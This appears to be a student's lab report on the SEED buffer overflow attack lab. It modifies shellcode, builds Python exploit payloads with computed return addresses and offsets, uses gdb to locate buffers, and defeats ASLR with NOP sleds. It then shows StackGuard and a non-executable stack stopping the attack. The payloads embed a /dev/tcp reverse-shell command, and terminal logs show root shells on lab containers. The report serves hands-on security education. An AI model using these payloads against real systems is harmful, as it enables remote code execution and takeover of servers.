Buffer Overflow

18307130281 庄颖秋

Task 1

- **Please modify the shellcode, so you can use it to delete a file**
- command needed to delete a file: `rm file`; `rm -r folder`

  use `mkdir test` to create a folder to delete
- Shellcode
  - `shellcode_64.py`

    change line 19 to `rm -r test` and keep the string length

```
18   # The * in this line serves as the position marker         *
19   "rm -r test;                                               *"
20   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
21   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
```

  - `shellcode_32.py`

    change line 18 to `rm -r test` and keep the string length

```
17   # The * in this line serves as the position marker
     *
18   "rm -r test32;
     *"
19   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
20   "BBBB"   # Placeholder for argv[1] --> "-c"
```

- Screenshot

```
[03/18/21]seed@VM:~/.../shellcode$ mkdir test
[03/18/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[03/18/21]seed@VM:~/.../shellcode$ ll
total 64
-rwxrwxr-x 1 seed seed 15740 Mar 18 00:18 a32.out
-rwxrwxr-x 1 seed seed 16888 Mar 18 00:18 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22 22:40 call_shellcode.c
-rw-rw-r-- 1 seed seed   165 Mar 18 00:21 codefile_64
-rw-rw-r-- 1 seed seed   160 Dec 22 22:40 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22 22:40 README.md
-rwxrwxr-x 1 seed seed  1221 Dec 22 22:40 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Mar 18 00:20 shellcode_64.py
drwxrwxr-x 2 seed seed  4096 Mar 18 00:20 test
[03/18/21]seed@VM:~/.../shellcode$ a64.out
[03/18/21]seed@VM:~/.../shellcode$ ll
total 60
-rwxrwxr-x 1 seed seed 15740 Mar 18 00:18 a32.out
-rwxrwxr-x 1 seed seed 16888 Mar 18 00:18 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22 22:40 call_shellcode.c
-rw-rw-r-- 1 seed seed   165 Mar 18 00:21 codefile_64
-rw-rw-r-- 1 seed seed   160 Dec 22 22:40 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22 22:40 README.md
-rwxrwxr-x 1 seed seed  1221 Dec 22 22:40 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Mar 18 00:20 shellcode_64.py
[03/18/21]seed@VM:~/.../shellcode$
```

```
[03/18/21]seed@VM:~/.../shellcode$ mkdir test32
[03/18/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[03/18/21]seed@VM:~/.../shellcode$ ll
total 68
-rwxrwxr-x 1 seed seed 15740 Mar 18 00:18 a32.out
-rwxrwxr-x 1 seed seed 16888 Mar 18 00:18 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22 22:40 call_shellcode.c
-rw-rw-r-- 1 seed seed   137 Mar 18 00:22 codefile_32
-rw-rw-r-- 1 seed seed   165 Mar 18 00:21 codefile_64
-rw-rw-r-- 1 seed seed   160 Dec 22 22:40 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22 22:40 README.md
-rwxrwxr-x 1 seed seed  1222 Mar 18 00:22 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Mar 18 00:20 shellcode_64.py
drwxrwxr-x 2 seed seed  4096 Mar 18 00:22 test32
[03/18/21]seed@VM:~/.../shellcode$ a32.out
[03/18/21]seed@VM:~/.../shellcode$ ll
total 64
-rwxrwxr-x 1 seed seed 15740 Mar 18 00:18 a32.out
-rwxrwxr-x 1 seed seed 16888 Mar 18 00:18 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22 22:40 call_shellcode.c
-rw-rw-r-- 1 seed seed   137 Mar 18 00:22 codefile_32
-rw-rw-r-- 1 seed seed   165 Mar 18 00:21 codefile_64
-rw-rw-r-- 1 seed seed   160 Dec 22 22:40 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22 22:40 README.md
-rwxrwxr-x 1 seed seed  1222 Mar 18 00:22 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Mar 18 00:20 shellcode_64.py
Show Applications eed@VM:~/.../shellcode$
```

Task 2

- get hint information (`buffer addr`, `ebp`) by `echo hello | nc 10.9.0.5 9090`

```
[03/18/21]seed@VM:~$ echo hello | nc 10.9.0.5 9090
^C
[03/18/21]seed@VM:~$
```

```
Starting server-2-10.9.0.6 ... done
Starting server-3-10.9.0.7 ... done
Starting server-4-10.9.0.8 ... done
Attaching to server-1-10.9.0.5, server-3-10.9.0.7, server-2-10.9.0
.6, server-4-10.9.0.8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd318
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd2a8
server-1-10.9.0.5 | ==== Returned Properly ====
```

- Attack steps:
  1. First use shellcode in `shellcode_32.py` to replace the shellcode in exploit.py since the target server is 32-bit according to hint
  2. Then use command `/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1` to replace original command `rm -r test` in the shellcode to get a reverse shell from target server. (IP of the attacker VM is 10.9.0.1)
  3. get values needed in `exploit.py`

```
|_____________________|    return addr (ebp+4)
|_____________________|    ebp (buffer addr+BUFFER_SIZE)
|                     |
|                     |
|_____________________|    buffer addr
```

- `start`: offset of the place we put shellcode from buffer[0], set 0 in `exploit.py`
- `ret`: wanted return address. Since we would like shellcode to be executed, so return address should be the place we put shellcode, aka `buffer addr+start`
- `offset`: offset of position of return address from buffer[0]. From the stack above, `offset` should be `ebp+4-buffer addr`

4. Code

```
11    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1;
    *"
12    "AAAA"    # Placeholder for argv[0] --> "/bin/bash"
13    "BBBB"    # Placeholder for argv[1] --> "-c"
14    "CCCC"    # Placeholder for argv[2] --> the command string
15    "DDDD"    # Placeholder for argv[3] --> NULL
16 ).encode('latin-1')     # to change
17
18 content = bytearray(0x90 for i in range(517))
19
20 start = 0               # to change
21 content[start:start + len(shellcode)] = shellcode
22
23 ret = 0xffffd2a8        # to change // start + buffer addr
24 offset = 0x74           # to change // return addr (ebp + 4) -
    buffer
25
```

- Screenshot

```
[03/18/21]seed@VM:~/.../BufferOverflowSer$ python3 exploit.py;cat
badfile | nc 10.9.0.5 9090
```

```
seed@VM: ~
[03/18/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 57974
root@b9e5373e59c0:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 168  bytes 20501 (20.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 78  bytes 4983 (4.9 KB)
```

Task 3

- get hint information (`buffer addr`) by `echo hello | nc 10.9.0.6 9090`

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 192
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd418
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 191
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd418
server-2-10.9.0.6 | ==== Returned Properly ====
```

- Attack steps

1. use the same shellcode with **Task 2** since the target server is still 32-bit
2. `start` is still set to be 0, so `ret` is still the value of `buffer addr`
3. but since we do not know value of `ebp`, we cannot get the exact `offset`

   with the given range of `BUFFER_SIZE` that is [100, 300], the possible range of `offset` = `ebp+4-buffer addr` = `BUFFER_SIZE +4` is [104, 304]

   so we can set the stack like this to make sure it is going to return to buffer as we want: (aka fill all possible positions of return address after shellcode with `ret`)

```
|___________________| end of possible ebp+4=buffer addr+304)
|    ret address    |
|    ret address    |
|    ret address    |
|___________________| end of shellcode
|                   |
|                   |
|___________________| buffer addr
```

- Code

```
18 content = bytearray(0x90 for i in range(517))
19
20 start = 0               # to change
21 content[start:start + len(shellcode)] = shellcode
22
23 ret = 0xffffd418        # to change // start + buffer addr
24                 # to change // return addr (ebp + 4) - buffer
25
26 i = 100
27 while i < 305:
28         if i > len(shellcode):
29                 offset = i
30                 content[offset:offset+4] = (ret).to_bytes(4,
   byteorder='little')
31         i += 4
```

- Screenshot

```
root@b9e5373e59c0:/bof# [03/18/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 59796
root@fe3201ed567e:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 122  bytes 13863 (13.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
-rw-rw-r-- 1 seed seed 1007 Mar 18 01:04 exploit.py
-rw-rw-r-- 1 seed seed  191 Mar 18 01:13 inject.txt
drwxrwxr-x 2 seed seed 4096 Mar 18 00:05 server-code
drwxrwxr-x 2 seed seed 4096 Mar 18 00:23 shellcode
[03/18/21]seed@VM:~/.../BufferOverflowSer$ python3 exploit2.py
[03/18/21]seed@VM:~/.../BufferOverflowSer$ cat badfile | nc 10.9.0
.6 9090
server-2-10.9.0.6 | Input size: 191
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd418
server-2-10.9.0.6 | ==== Returned Properly ====
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd418
```

Task 4

- get hint information (`buffer addr`, `ebp`) by `echo hello | nc 10.9.0.7 9090`

```
[03/18/21]seed@VM:~/.../BufferOverflowSer$ echo hello | nc 10.9.0.
7 9090
^C
[03/18/21]seed@VM:~/.../BufferOverflowSer$
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd418
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffff
fffe410
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffff
fffe340
server-3-10.9.0.7 | ==== Returned Properly ====
```

- Attack steps
  1. First use shellcode in `shellcode_64.py` to replace the shellcode in exploit.py since the target server is 64-bit according to hint
  2. Then use command `/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1` to replace original command `rm -r test` in the shellcode to get a reverse shell from target server. (IP of the attacker VM is 10.9.0.1)
  3. get values needed in `exploit3.py`
     - *`start`: offset of the place we put shellcode from buffer[0], set o in `exploit3.py`*
     - *`ret`: wanted return address. Since we would like shellcode to be executed, so return address should be the place we put shellcode, aka `buffer addr+start`*
     - *`offset`: offset of position of return address from buffer[0]. From the stack above, `offset` should be `rbp+8-buffer addr`*
  4. Above is almost the same with **Task 2** apart from some change to adjust to the 64-bit target server.

     But the document raised a problem that a 64-bit address always starts with 0x0000 but function `strcpy()` will end when meeting `"\x00\x00"`

     However, it is not necessary to deal with the challenge in this task. It is because target server is little endian, so from the stack below we can tell that `"\x00\x00"` is the last part of the input (as we put shellcode at the beginning of buffer). Therefore, it is OK to for `strcpy()` to end after it since nothing is supposed to be read in afterwards.

```
|00 00 aa bb cc dd ee ff|    return addr (ebp+8)
|_______________________|    rbp (buffer addr+BUFFER_SIZE)
|                       |
|                       |
|                       |
|_______________________|    buffer addr
```

5. remember to change ***4*** into ***8*** in line 33

- Code

```
17    # The * in this line serves as the position marker         *
18    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1;         *"
19    "AAAAAAAA"    # Placeholder for argv[0] --> "/bin/bash"
20    "BBBBBBBB"    # Placeholder for argv[1] --> "-c"
21    "CCCCCCCC"    # Placeholder for argv[2] --> the command string
22    "DDDDDDDD"    # Placeholder for argv[3] --> NULL
23 ).encode('latin-1')
24
25 content = bytearray(0x90 for i in range(517))
26
27 start = 0               # to change
28 content[start:start + len(shellcode)] = shellcode
29
30 ret = 0x00007fffffffe340        # to change // start + buffer
   addr
31 offset = 0xD8           # to change // return addr (ebp + 8) -
   buffer
32
33 content[offset:offset+8] = (ret).to_bytes(8, byteorder='little')
34
```

- Screenshot

```
[03/18/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 46316
root@5acd29d36e75:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.7  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:07  txqueuelen 0  (Ethernet)
        RX packets 63  bytes 7975 (7.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
```

```
[03/18/21]seed@VM:~/.../BufferOverflowSer$ python3 exploit3.py
bytearray(b'@\xe3\xff\xff\xff\x7f**')
[03/18/21]seed@VM:~/.../BufferOverflowSer$ python3 exploit3.py
[03/18/21]seed@VM:~/.../BufferOverflowSer$ cat badfile | nc 10.9.0
.7 9090
```

```
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd418
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffff
fffe410
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffff
fffe340
```

Task 5

- Attack steps

1. Due to the decrease of `BUFFER_SIZE`, shellcode cannot be put at the beginning of buffer because it would overlap with return address. Thus, we should either put shellcode after return address, which will force us to deal with the `"\x00\x00"` challenge raised in **Task 4**, or put shellcode somewhere other than buffer.
2. Check the source code of `stack.c`
   - Function `strcpy()` is called within function `bof`. It copies content of `str` to `buffer`.

```
19 int bof(char *str)
20 {
21     char buffer[BUF_SIZE];
22
23 #if __x86_64__
24     unsigned long int *framep;
25     // Copy the rbp value into framep, and print it out
26     asm("movq %%rbp, %0" : "=r" (framep));
27 #if SHOW_FP
28     printf("Frame Pointer (rbp) inside bof():  0x%.16lx\n",
   (unsigned long) framep);
29 #endif
30     printf("Buffer's address inside bof():     0x%.16lx\n",
   (unsigned long) &buffer);
31 #else
32     unsigned int *framep;
33     // Copy the ebp value into framep, and print it out
34     asm("mov %%ebp, %0" : "=r" (framep));
35 #if SHOW_FP
36     printf("Frame Pointer (ebp) inside bof():  0x%.8x\n",
   (unsigned) framep);
37 #endif
38     printf("Buffer's address inside bof():     0x%.8x\n",
   (unsigned) &buffer);
39 #endif
40
41     // The following statement has a buffer overflow problem
42     strcpy(buffer, str);
```

   - The content of char list `str` is read by function `fread` within function `main`

```
47 int main(int argc, char **argv)
48 {
49     char str[517];
50
51     int length = fread(str, sizeof(char), 517, stdin);
```

   Since `fread` will not end when meeting `"\x00\x00"`, we can put shellcode in `str` and return to `str` (making `ret` the address of `str`)
3. get `str`'s address

   with given value of `rbp`, we can get address of `str` by getting the distance between `rbp` and `str`

```
$ gdb stack-L4
gdb-peda$ b bof          # break after function bof is called
gdb-peda$ r < badfile    # put in a random input to run
gdb-peda$ n
# continue n till strcpy() is called
```

```
RDX: 0x7fffffffdd30 --> 0x9090909090909090
RSI: 0x7fffffffdd30 --> 0x9090909090909090
RDI: 0x7ffff7fb24c0 --> 0x0
RBP: 0x7fffffffd900 --> 0x7fffffffdd10 --> 0x7fffffffdf40 --> 0x0
RSP: 0x7fffffffd890 --> 0x0
RIP: 0x55555555521b (<bof+82>:  mov    rdi,rax)
R8 : 0x0
R9 : 0x36 ('6')
R10: 0x555555556063 --> 0x207475706e49000a ('\n')
R11: 0x246
R12: 0x5555555550e0 (<_start>:  endbr64)
R13: 0x7fffffffe030 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT directi
on overflow)
[-------------------------------------code-------------------------
------------]
   0x555555555210 <bof+71>:     mov    rdx,QWORD PTR [rbp-0x68]
   0x555555555214 <bof+75>:     lea    rax,[rbp-0x60]
   0x555555555218 <bof+79>:     mov    rsi,rdx
=> 0x55555555521b <bof+82>:     mov    rdi,rax
   0x55555555521e <bof+85>:     call   0x555555555090 <strcpy@plt>
   0x555555555223 <bof+90>:     mov    eax,0x1
   0x555555555228 <bof+95>:     leave
   0x555555555229 <bof+96>:     ret
[-------------------------------------stack------------------------
```

with line 42 `strcpy(buffer, str);` in `stack.c`, we can know that the address of `str` should be put in `rsi` (second parameter)

--> `str-rbp` = 0xdd30-0xd900=0x430

4. get values needed in `exploit4.py`

   `offset` = `rbp` + 8 - `buffer` = 0xe410 + 8 - 0xe3b0 = 0x68

   `start` set to be 0x70 (could be any address >= 0x68 + 8 = 0x70)

   - shellcode starts from `str[start]` and after return address

   `ret` = `rbp` + (`str-rbp`) + `start`

- Code

```
17    # The * in this line serves as the position marker         *
18    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1;          *"
19    "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
20    "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
21    "CCCCCCCC"   # Placeholder for argv[2] --> the command string
22    "DDDDDDDD"   # Placeholder for argv[3] --> NULL
23 ).encode('latin-1')
24
25 content = bytearray(0x90 for i in range(517))
26
27 start = 0x70            # to change
28 content[start:start + len(shellcode)] = shellcode
29
30 ret = 0x00007fffffffe410+0x430+0x70     # to change
31 offset = 0x68           # to change
32
33 content[offset:offset+8] = (ret).to_bytes(8, byteorder='little')
34
```

- Screenshot

```
[03/18/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.8 60052
root@16b8c1ca2444:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.8  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:08  txqueuelen 0  (Ethernet)
        RX packets 114  bytes 14145 (14.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
server-4-10.9.0.8 | Got a connection from 10.9.0.1
```

```
seed@VM: ~/.../BufferOverflowSer

[03/18/21]seed@VM:~/.../BufferOverflowSer$ python3 exploit4.py; ca
t badfile | nc 10.9.0.8 9090
[03/18/21]seed@VM:~/.../BufferOverflowSer$ python3 exploit4.py; ca
t badfile | nc 10.9.0.8 9090
```

```
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007ffff
fffe410
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007ffff
fffe3b0
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007ffff
fffe410
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007ffff
fffe3b0
```

Task 6

- test randomization
  - 32-bit Level 1

```
[03/18/21]seed@VM:~/.../BufferOverflowSer$ echo hello | nc 10.9.0.
5 9090
^C
[03/18/21]seed@VM:~/.../BufferOverflowSer$ echo hello | nc 10.9.0.
5 9090
^C
[03/18/21]seed@VM:~/.../BufferOverflowSer$ echo hello | nc 10.9.0.
5 9090
^C
[03/18/21]seed@VM:~/.../BufferOverflowSer$
```

```
server-3-10.9.0.7 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffa89478
server-1-10.9.0.5 | Buffer's address inside bof():     0xffa89408
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff9ed2f8
server-1-10.9.0.5 | Buffer's address inside bof():     0xff9ed288
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xfff32d78
server-1-10.9.0.5 | Buffer's address inside bof():     0xfff32d08
server-1-10.9.0.5 | ==== Returned Properly ====
```

  - 64-bit Level 3

```
[03/18/21]seed@VM:~/.../BufferOverflowSer$ echo hello | nc 10.9.0.
7 9090
^C
[03/18/21]seed@VM:~/.../BufferOverflowSer$ echo hello | nc 10.9.0.
7 9090
^C
[03/18/21]seed@VM:~/.../BufferOverflowSer$ echo hello | nc 10.9.0.
7 9090
^C
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffe7
6778860
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffe7
6778790
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffd5
630c8f0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffd5
630c820
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fff1
2505060
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fff1
2504f90
server-3-10.9.0.7 | ==== Returned Properly ====
```

  - hint information given (value of `rbp` and `buffer addr`) is different in every trial due to the randomization of address space
  - ASLR makes the buffer-overflow attack more difficult because it's hard to predict the buffer's address of next time, especially for someone unlucky

- Defeating the 32-bit randomization
  - put some NOP (0x90) before shellcode to increase the chance


```
|                    |
|____________________| shellcode
|        NOP         | buffer addr (actual)
|        NOP         |
|____________________| buffer addr (guess)
```

    in this case, even we fail to predict the buffer's address, the attack still works thanks to the added NOP

  - Code (set 250 NOP before shellcode --> start = 250)

```
20 start = 250            # to change
21 content[start:start + len(shellcode)] = shellcode
22 print(len(shellcode))
23 ret = 0xffffd468+start  # to change // start + buffer addr
24 offset = 0x74           # to change // return addr (ebp + 4) -
   buffer
```

  - Screenshot (125min due to pause of VM during the process)



Task 7

Task 7.a: Turn on the StackGuard Protection

```
[03/18/21]seed@VM:~/.../server-code$ ./stack-L1 < badfile
Input size: 517
Frame Pointer (ebp) inside bof():  0xffffcae8
Buffer's address inside bof():     0xffffca78
*** stack smashing detected ***: terminated
Aborted
[03/18/21]seed@VM:~/.../server-code$
```

After opening the stack protector, our attempt to replace the original return address with buffer's address is detected and the process is terminated then.

Task 7.b: Turn on the Non-executable Stack Protection

```
[03/18/21]seed@VM:~/.../shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[03/18/21]seed@VM:~/.../shellcode$ a32.out
Segmentation fault
[03/18/21]seed@VM:~/.../shellcode$ a64.out
Segmentation fault
[03/18/21]seed@VM:~/.../shellcode$
```

With the non-executable stack protection open, even though we successfully return to buffer, shellcode still cannot be executed due to its position on stack. In this situation, wrong return address will be detected and process will be terminated with `Segmentation fault`